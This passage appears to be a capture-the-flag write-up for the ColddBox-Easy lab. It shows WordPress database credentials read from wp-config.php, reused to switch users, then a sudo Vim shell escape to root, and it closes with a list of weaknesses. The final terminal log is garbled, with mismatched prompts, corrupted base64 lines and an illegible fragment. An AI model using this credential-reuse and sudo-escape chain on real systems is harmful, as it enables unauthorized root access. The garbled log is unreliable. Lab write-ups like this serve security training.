 *  
 * This file has the following configurations: MySQL settings, Table Prefix,  
 * Secret Keys, and ABSPATH. You can find more information by visiting  
 * @link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php  
 * Codex page. You can get the MySQL settings from your web host.  
 *  
 * This file is used by the wp-config.php creation script during the  
 * installation. You don't have to use the web site, you can just copy this file  
 * to "wp-config.php" and fill in the values.  
 *  
 * @package WordPress  
 */  
  
/** MySQL settings - You can get this info from your web host ** //  
/** The name of the database for WordPress */  
define('DB_NAME', 'coldbox');  
  
/** MySQL database username */  
define('DB_USER', 'c0ldd');  
  
/** MySQL database password */  
define('DB_PASSWORD', 'cybersecurity');
```

Obtained The flag From

/home/c0ldd/user.txt

Flag: RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==

```
c0ldd@ColdBox-Easy:/var/www/html/hidden$ ls -la /home/c0ldd  
total 24  
drwxr-xr-x 3 c0ldd c0ldd 4096 oct 19 2020 .  
drwxr-xr-x 3 root root 4096 sep 24 2020 ..  
-rw-r--r-- 1 c0ldd c0ldd 0 oct 19 2020 .bash_history  
-rw-r--r-- 1 c0ldd c0ldd 220 sep 24 2020 .bash_logout  
-rw-r--r-- 1 c0ldd c0ldd 0 oct 14 2020 .bashrc  
drwx----- 2 c0ldd c0ldd 4096 sep 24 2020 .cache  
-rw-r--r-- 1 c0ldd c0ldd 655 sep 24 2020 .profile  
-rw-r--r-- 1 c0ldd c0ldd 0 sep 24 2020 .sudo_as_admin_successful  
-rw-rw---- 1 c0ldd c0ldd 53 sep 24 2020 user.txt  
c0ldd@ColdBox-Easy:/var/www/html/hidden$ cat user.txt  
cat: user.txt: No existe el archivo o el directorio  
c0ldd@ColdBox-Easy:/var/www/html/hidden$ cat /home/c0ldd/user.txt  
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==  
c0ldd@ColdBox-Easy:/var/www/html/hidden$
```

Decoded to Felicitades, primer nivel conseguido!

```
alley@kali: ~  
Session Actions Edit View Help  
alley@kali:~$ echo "RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==" | base64 -d  
Felicitades, primer nivel conseguido!  
alley@kali:~$ echo "RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==" | base64 -d  
Felicitades, primer nivel conseguido!  
alley@kali:~$
```

Privilege Escalation (User)

we discovered credential reuse from *wp-config.php*

DB_USER: c0ldd

DB_PASSWORD: cybersecurity

```
www-data@ColddBox-Easy:/var/www/html$ uname -a
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 GNU/Linux
www-data@ColddBox-Easy:/var/www/html$ cat /var/www/html/wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * @link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php)
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

/** MySQL settings - You can get this info from your web host */
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');
```

used for system pivot: su c0ldd

result: user shell obtained :c0ldd

```
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
Password:
c0ldd@ColddBox-Easy:/var/www/html$ whoami
c0ldd
c0ldd@ColddBox-Easy:/var/www/html$
```

Privilege escalation to root

(root) /usr/bin/vim

(root) /bin/chmod

(root) /usr/bin/ftp

```
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
Password:
c0ldd@ColddBox-Easy:/var/www/html$ whoami
c0ldd
c0ldd@ColddBox-Easy:/var/www/html$ ls la
ls: no se puede acceder a 'la': No existe el archivo o el directorio
c0ldd@ColddBox-Easy:/var/www/html$ ls
hidden      wp-blog-header.php  wp-includes  wp-signup.php
index.php   wp-comments-post.php wp-links-opml.php wp-trackback.php
license.txt  wp-config.php        wp-load.php  xmlrpc.php
readme.html wp-config-sample.php wp-login.php
wp-activate.php wp-content            wp-mail.php
wp-admin    wp-cron.php          wp-settings.php
c0ldd@ColddBox-Easy:/var/www/html$ cd hidden
c0ldd@ColddBox-Easy:/var/www/html/hidden$ ls
index.html
c0ldd@ColddBox-Easy:/var/www/html/hidden$ sudo -l
[sudo] password for c0ldd:
Colocando entradas por defecto para c0ldd en ColddBox-Easy:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
(root) /usr/bin/vim
(root) /bin/chmod
(root) /usr/bin/ftp
```

Exploitation method (GTFOBins):

A known GTFOBins privilege escalation technique using Vim was utilized. *sudo Vim* then inside Vim *:!sh*

A root shell was spawned successfully

Root Access

whoami to confirm user account

```

root@kali:~# ssh root@10.10.10.10 -o StrictHostKeyChecking=no
root@ColddBox-Easy:/var/www/html# su c0ldd
Password:
c0ldd@ColddBox-Easy:/var/www/html# whoami
c0ldd
c0ldd@ColddBox-Easy:/var/www/html# cd /
ls: no se puede acceder a 'la': No existe el archivo o el directorio
c0ldd@ColddBox-Easy:/var/www/html$ ls
hidden                wp-blog-header.php    wp-includes           wp-signup.php
index.php              wp-comments-post.php   wp-links-opml.php     wp-trackback.php
license.txt            wp-config.php          wp-load.php           xmlrpc.php
readme.html            wp-config-sample.php   wp-login.php
wp-activate.php        wp-content             wp-mail.php
wp-admin               wp-cron.php            wp-settings.php
c0ldd@ColddBox-Easy:/var/www/html# cd hidden
c0ldd@ColddBox-Easy:/var/www/html/hidden$ ls
index.html
c0ldd@ColddBox-Easy:/var/www/html/hidden# sudo -l
[sudo] password for c0ldd:
Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
env_reset, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

El usuario c0ldd puede ejecutar las siguientes comandos en ColddBox-Easy:
(root) /usr/bin/vim
(root) /bin/chmod
(root) /usr/bin/ftp
c0ldd@ColddBox-Easy:/var/www/html/hidden$ ls -la /home/c0ldd
total 24
drwxr-xr-x 3 c0ldd c0ldd 4096 oct 19 2020 .
drwxr-xr-x 3 root  root  4096 sep 24 2020 ..
-rw-r--r-- 1 c0ldd c0ldd  0 oct 19 2020 .bash_history
-rw-r--r-- 1 c0ldd c0ldd 220 sep 24 2020 .bash_logout
-rw-r--r-- 1 c0ldd c0ldd  0 oct 14 2020 .bashrc
-rw-r--r-- 1 c0ldd c0ldd 4096 sep 24 2020 .cache
-rw-r--r-- 1 c0ldd c0ldd 655 sep 24 2020 .profile
-rw-r--r-- 1 c0ldd c0ldd  0 sep 24 2020 .sudo_as_admin_successful
-rw-rw---- 1 c0ldd c0ldd 53 sep 24 2020 user.txt
c0ldd@ColddBox-Easy:/var/www/html/hidden# cat user.txt
cat: user.txt: No existe el archivo o el directorio
c0ldd@ColddBox-Easy:/var/www/html/hidden# cat /home/c0ldd/user.txt
RmVsZWZkZXMsIHByaWVkaWwiBuaXZlbCBjbjI5ZWdiawtVRWQ=
cWNPZFk2XM5lIHByaWVkaWwiBuaXZlbCBjbjI5ZWdiawtVRWQ=
Felicidades, primer nivel conseguido!
c0ldd@ColddBox-Easy:/var/www/html/hidden#
```

Then i retrieved the root flag `wqFGZWxpZGFkZXMsIG1hcXVpbmEgY29tcGxldGFkYSE=`

Decoded via Base64

¡Felicidades, máquina completada!

[illegible]
$$\overline{P}$$

Key Security Weaknesses Identified

- Outdated WordPress installation
- Weak password policy
- Credential reuse
- Exposed XML-RPC endpoint
- Insecure sudo permissions
- Lack of principle of least privilege